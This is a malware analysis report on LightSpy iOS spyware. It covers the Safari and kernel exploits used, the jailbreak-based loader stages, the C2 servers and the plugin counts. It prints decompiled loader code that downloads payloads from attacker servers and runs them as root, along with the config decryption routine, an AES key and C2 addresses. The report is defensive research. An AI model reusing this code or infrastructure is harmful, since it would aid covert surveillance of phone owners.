LightSpy: Implant for iOS

⋮ 10/1/2024

Research

29 October 2024

In May 2024, ThreatFabric published a report about LightSpy for macOS. During that investigation, we discovered that the threat actor was using the same server for both macOS and iOS campaigns.

Thanks to this, we were also able to obtain the most recent samples of LightSpy for iOS. After a brief analysis of the obtained files, we concluded that this version slightly differs from the version discussed by researchers in 2020.

The previously documented version of LightSpy's Core for iOS was identified as "6.0.0." However, the version we obtained from this server was "7.9.0." The updates extended beyond the Core itself—the plugin set increased significantly from 12 to 28 plugins. Notably, seven of these plugins have destructive capabilities that can interfere with the device’s boot process.

In this report, we will examine the latest version of LightSpy for iOS, along with its associated plugins.

Research summary

The threat actor expanded support for the iOS platform, targeting up to version 13.3. They utilized the publicly available Safari exploit CVE-2020-9802 for initial access and CVE-2020-3837 for privilege escalation.

The actor ran multiple campaigns with varying sets of plugins. One particular campaign included plugins that could disrupt the operating system's stability, with capabilities to freeze the device or even prevent it from booting up.

Background

During our analysis, we discovered that the threat actor continued to rely on publicly available exploits and jailbreak kits to gain access to devices and escalate privileges. We believe this threat actor is also deeply involved with jailbreak code integration within the spyware's structure, which supports its modular architecture. Additionally, we found that some core binary files of the spyware were signed with the same certificate used in jailbreak kits.


Our investigation revealed five active command-and-control (C2) servers associated with the LightSpy iOS campaign. Each server returned a JSON file containing what appeared to be deployment dates for the spyware, with the latest observed date being October 26, 2022. Notably, the remote code execution vulnerability used to deliver LightSpy to iOS victims was actually patched in 2020.

This raises the question of why infrastructure hosting outdated malware is still maintained. Since some samples contained the label "DEMO," it's possible the infrastructure is used for demonstration purposes, showcasing LightSpy's malicious capabilities to potential customers. However, we found no evidence that LightSpy is being promoted as malware-as-a-service (MaaS) on any known attacker forums.

We also observed many code similarities between the macOS and iOS versions of the LightSpy implant, particularly in the core functions and plugins. These similarities strongly suggest that both versions were developed by the same team.

While the iOS implant delivery method closely mirrors that of the macOS version, the post-exploitation and privilege escalation stages differ significantly due to platform differences.

Based on our findings, we were able to map out the following attack chain:



Technical analysis

Initial stage: index.html

The threat actor followed the previously observed approach to gain access to the target device: a WebKit vulnerability was used as an initial attack vector. This time it was CVE-2020-9802, which was fixed in iOS 13.5, while two of the mitigation bypasses, CVE-2020-9870 and CVE-2020-9910, were fixed in iOS 13.6. In both macOS and iOS campaigns the exploits, which were used by threat actors, were published by the same security researcher.

The URL of the exploit contained the same magic number as was used in Android and macOS campaigns: hxxp://103.27.109[.]217:52202/**963852741**/ios/**IOS123-133**/index.html

For the iOS versions lower than 12.3 different URL path was used hxxp://103.27.109[.]217:52202/963852741/ios/**ios120-122**/index.html

The usage of the newer WebKit exploit gave the threat actor the possibility to extend the list of supported iOS versions including version 13.3.


Device	Supported iOS version
iPhone 6	12.3 - 12.4.1
iPhone 6+	12.3 - 12.4.1
iPhone 6S	12.3 - 12.4.1, 13.0 - 13.3
iPhone 6S+	12.3 - 12.4.1, 13.0 - 13.3
iPhone 7	12.3 - 12.4.1, 13.0 - 13.3

iPhone 7+	12.3 - 12.4.1, 13.0 - 13.3
iPhone 8	12.3 - 12.4.1, 13.0 - 13.3
iPhone 8+	12.3 - 12.4.1, 13.0 - 13.3
iPhone X	12.3 - 12.4.1, 13.0 - 13.3

The exploit consisted of 7 files, the main one was index.html:

- index.html
- offsets.js
- device.js
- binary.js
- primitives130401.js
- wrapper.js
- gadget.js

In case of successful exploitation, index.html will drop in the system a file with a ".png" extension which is a Mach-O binary executable.



```
  var pngname = "20012001330.png";
  if(currentdevice.os.version < 13)
     pngname = "20012001241.png";
  //alert("png="+pngname);
  print("[+]        start load.");
  get_pnp(pngname, function () {
                    var buf = this.response;
                    var arrayBuf = new Uint8Array(buf);
window.binary = arrayBuf;
```


The name of the file depends on the version of iOS: "20012001330.png" in case the victim had iOS version 13 and above, "20012001241.png" for any older iOS versions.

Stage 1: Jailbreak

From the code perspective, "20012001330.png" and "20012001241.png" are identical; the only difference is the embedded encrypted blob which contains URLs that point to supporting files and the next stage downloader. "20012001241.png" will download file "aaa12", "20012001330.png" will download "aaa13".

The threat actor created "20012001330.png" to trigger vulnerability CVE-2020-3837 using a "time_waste" exploit and a corresponding jailbreak kit. Technically, "20012001330.png" is fully based on the source code which is publicly available on GitHub. The unique feature is that "20012001330.png" will decrypt


0x340 bytes from its own body (by file offset 0x560d8) and will use the results as URLs. It will download files from these URLs, decrypt and save them using hardcoded file names.



```
_NSLog(&cf_[*]jailbreaksuccess!);
xorDecrypt(&DAT_000560d8,0x340);
local_20 = &DAT_000560d8;
FUN_0002917c(3);
iVar1 = _access("/var/containers/Bundle/jb13",0);
if (iVar1 != 0) {
  _mkdir("/var/containers/Bundle/jb13",0x1ed);
}
_chown("/var/containers/Bundle/jb13",0,0);
                /* local_20 + 0x240 -
                   http://103.27.109.217:52202/963852741/csm/tem2/0914-3/aaa13 */
downloadFile(local_20 + 0x240,"/var/containers/Bundle/jb13/amfidebilitate");
                /* local_20 + 0x2c0 - http://103.27.109.217:52202/963852741/csm/tem2/0914-3/eee
                    */
downloadFile(local_20 + 0x2c0,"/var/containers/Bundle/jb13/jbexec");
_chmod("/var/containers/Bundle/jb13/amfidebilitate",0x1ed);
_chmod("/var/containers/Bundle/jb13/jbexec",0x1ed);
_chown("/var/containers/Bundle/jb13/amfidebilitate",0,0);
_chown("/var/containers/Bundle/jb13/jbexec",0,0);
iVar1 = FUN_0000b188();
if (iVar1 == 0) {
  _NSLog(&cf_[*]CodeSignbypassfailed!);
  local_14 = 0xfffffffe;
}
else {
  _NSLog(&cf_[*]CodeSignbypasssuccess!);
                /* Download http://103.27.109.217:52202/963852741/csm/tem2/0914-3/bb
                   save to /var/containers/Bundle/bb */
  downloadFile(local_20,local_20 + 0x80);
  _chmod(local_20 + 0x80,0x1ed);
  _chown(local_20 + 0x80,0,0);
  _memset(auStack_40,0,0x20);
  ___sprintf_chk(auStack_40,0,0x20,"0x%llx");
  executeFile(local_20 + 0x80);
  FUN_0002924c();
  local_14 = 0;
```

Stage 1 main routine: configuration decryption, Stage 2 downloading and execution

To decrypt the URL configuration, the threat actor used the same XOR-chain algorithm that we saw in macOS and Android samples:




```
void xorDecrypt(byte *encrypted_blob,int blob_size)

{
  int array_index;
  byte key;
  byte decrypted_byte;

  key = 90;
  for (array_index = 0; array_index < blob_size; array_index = array_index + 1) {
    decrypted_byte = encrypted_blob[array_index] ^ key;
    key = key + (char)array_index * 6 + 12 + encrypted_blob[array_index];
    encrypted_blob[array_index] = decrypted_byte;
  }
  return;
}
```

The notable moment that decrypted URL configuration blob contained five URLs, but we have found the reference only to three of them.



```
http://103.27.109.217:52202/963852741/csm/tem2/0914-3/bb
                                    /var/containers/Bundle/bb
            http://103.27.109.217:52202/963852741/csm/tem2/0914-3/cc
                                                /var/containers/Bundle/cc
                        http://103.27.109.217:52202/963852741/csm/tem2/0914-3/b.plist
                                                            /var/containers/Bundle/b.pli
st                                  http://103.27.109.217:52202/963852741/csm/tem2/0914-3/
aaa12                                                                     http://103.27.10
9.217:52202/963852741/csm/tem2/0914-3/eee
```

Stage 1 decrypted configuration

1. hxxp://103.27.109[.]217:52202/963852741/csm/tem2/0914-3/aaa13, which will be saved as /var/containers/Bundle/jb13/amfidebilitate, is part of jailbreak kit.
2. hxxp://103.27.109.217:52202/963852741/csm/tem2/0914-3/eee, which will be saved as /var/containers/Bundle/jb13/jbexec, is testing an executable. used to check if jailbreak succeeded. Both amfidebilitate and jbexec are present inside other jailbreak toolkits, Odyssey and Taurine.
3. hxxp://103.27.109[.]217:52202/963852741/csm/tem2/0914-3/bb, which will be saved as /var/containers/Bundle/bb is next stage payload, which is named ircloader or FramworkLoader

The other two files were:

1. hxxp://103.27.109[.]217:52202/963852741/csm/tem2/0914-3/cc, is launchctl binary, which is used for achieving persistence. This executable file can set the executable to auto-start during the system boot process.
2. hxxp://103.27.109[.]217:52202/963852741/csm/tem2/0914-3/b.plist, is a plist file that indicates that FrameworkLoader should start during system boot process.


Stage 2: FrameworkLoader (ircloader)

The next piece of the infection chain is “bb” file. From its static analysis results, we concluded that, originally, “bb” was called “loadios”, at the same time there are some strings that are related to “ircloader”.

We also found that the main Objective-C class was named “FrameworkLoader”, and this name fully represents the functionality of the “bb” file.

The presence of the ircloader stage was also reported in previous research: it was the file with MD5 hash 53acd56ca69a04e13e32f7787a021bb5 and it was 10 times smaller in terms of file size. We noticed such a big difference as a result of jailbreak code usage and additional logging code.

FrameworkLoader will call two functions: _inject and trustBin, both threat actors copied from the "jelbrek.m" file of the jelbrekLib GitHub project.


github.com/jakeajames/jelbrekLib/blob/master/jelbrek.m


jelbrekLib / jelbrek.m

Code Blame 1342 lines (1051 loc) · 48 KB Code 55% faster with GitHub Copilot

```
        struct stat st;
        uint8_t buf[16];

        if (strtail(path, ".plist") == 0 || strtail(path, ".nib") == 0 || strtail(path, ".strin
            printf("[-] Binary not an executable! Kernel doesn't like trusting data, geez\n");
            return 2;
```


GitHub jailbreak kit project



Decompile: _inject – (bb.decoded)

```
    if ((((iVar1 == 0) || (iVar1 = _strtail(param_1,".nib"), iVar1 == 0)) ||
        (iVar1 = _strtail(param_1,".strings"), iVar1 == 0)) ||
       (iVar1 = _strtail(param_1,".png"), iVar1 == 0)) {
      uVar4 = 2;
      pcVar12 = "[-] Binary not an executable! Kernel doesn\'t like trusting data, geez";
    }
```

FrameworkLoader decompiled code

FrameworkLoader is responsible for downloading the LightSpy Core and related plugins. To do so FrameworkLoader, like "20012001330.png" file, will decrypt the configuration blob from its own body, this time using AES ECB cipher with the key 3e2717e8b3873b29, the same key we saw in Android and macOS campaigns.


```
p_Var1[1].field0_0x0[0] = '\0';
_AES_set_decrypt_key((uchar *)"3e2717e8b3873b29",0x80,&local_130);
_decrypt_data(param_3,0x1d0,p_Var1);
return p_Var1;
```


```
/var/containers/Bundle/AppleAppLit/
                                       http://103.27.109.217:52202/963852741/ios/
                                                                               s4|2|1

                        103.27.109.217                                              51
200
```

Stage2 decrypted configuration

This configuration points to C2 server properties:

- C2 IP address and port which will be used for communication by the LightSpy Core on further stages via Web socket.
- URL address which will be used to download the Core and plugins.

To download the Core and the plugins, FrameworkLoader will append that URL with two file names:

- json, this file contains information on the LightSpy Core: deployment date, file name to download, and md5 hash for the consistency check
- plugins/manifest.json, this file contains the plugin version number, class name, initialization parameters, name, URL, and md5 hash for integrity check.

We downloaded the **version.json** file from each active control server and it turned out that there were three unique versions of the Core and sometimes for the same Core version there were two different deployment dates:

Date	**Core version**	**MD5 hash for integrity check**
21/12/2020	7.7.1	4bbd20358202e618843ca23b90906122
30/06/2021	7.9.1	6cc277a36e18725c88b6b48324be6497
20/10/2022	7.9.0	66f0afaef75f871645458f672a21ae4d
26/10/2022	7.9.0	66f0afaef75f871645458f672a21ae4d

We also downloaded the "manifest.json" file from each active C2, and the difference between the downloaded files was significant. For the group of two C2 servers, there were 28 plugins available, for the group of three C2 servers there were 17, 18 plugins available for downloading.


C2 Server	**Plugin count**
103.27.109[.]217	28
103.43.17[.]99	28
103.27.109[.]28	17
43.248.136[.]110	17
222.219.183[.]84	18

The download procedure of FrameworkLoader does not significantly differ from its predecessor, however, from the execution point of view it was unique. To execute a payload, FrameworkLoader will make it trustable to the system using jailbreak API. Since the Core is a shared library file, the FrameworkLoader will execute it using “dlopen” system function: it will call “start:ipaddr:port:param:” method from MainA class of the Core, providing it with configuration:

- Install path
- C2 IP address
- C2 port number
- Campaign ID

LightSpy Core

Compared to the implants for Android, macOS, and older iOS versions, the implant for iOS turned out to be not just one file but an archive with 9 files.



```
ZIP:light.framework.zip
n                Name
..
_CodeSignature
myinject
Info.plist
jailbreakd
libcynject.dylib
light
loadJailbreakd
signcert.p12
test
```

The archive had the structure of the regular iOS package as it contained for instance info.plist, a file that is application manifest, which describes the application structure.

- plist – describes the structure of the package
- RootFS – part of jailbreak
- CodeResources – the file that contains signature data for each file inside the package
- Jailbreakd – part of jailbreak
- dylib – LightSpy Core library that will be injected into SpringBoard process for microphone recording purposes
- light – LightSpy Core
- loadJailbreakd – part of the jailbreak
- p12 – signing certificate file which will be used to whitelist test file
- test – LightSpy Core helper file, will call jailbreak parts to inject libcynject.dylib into SpringBoard process.

Some executable files were signed using threat actors' certificate with ID "yujing zhang (VG6JHJ2J8L)" and others were signed with jailbreak certificate with ID "jiu de (DQF6PC5T2P)"

Certificate "jiu de (DQF6PC5T2P)" was bundled into the archive as the file "signcert.p12"

Executable File	Signature
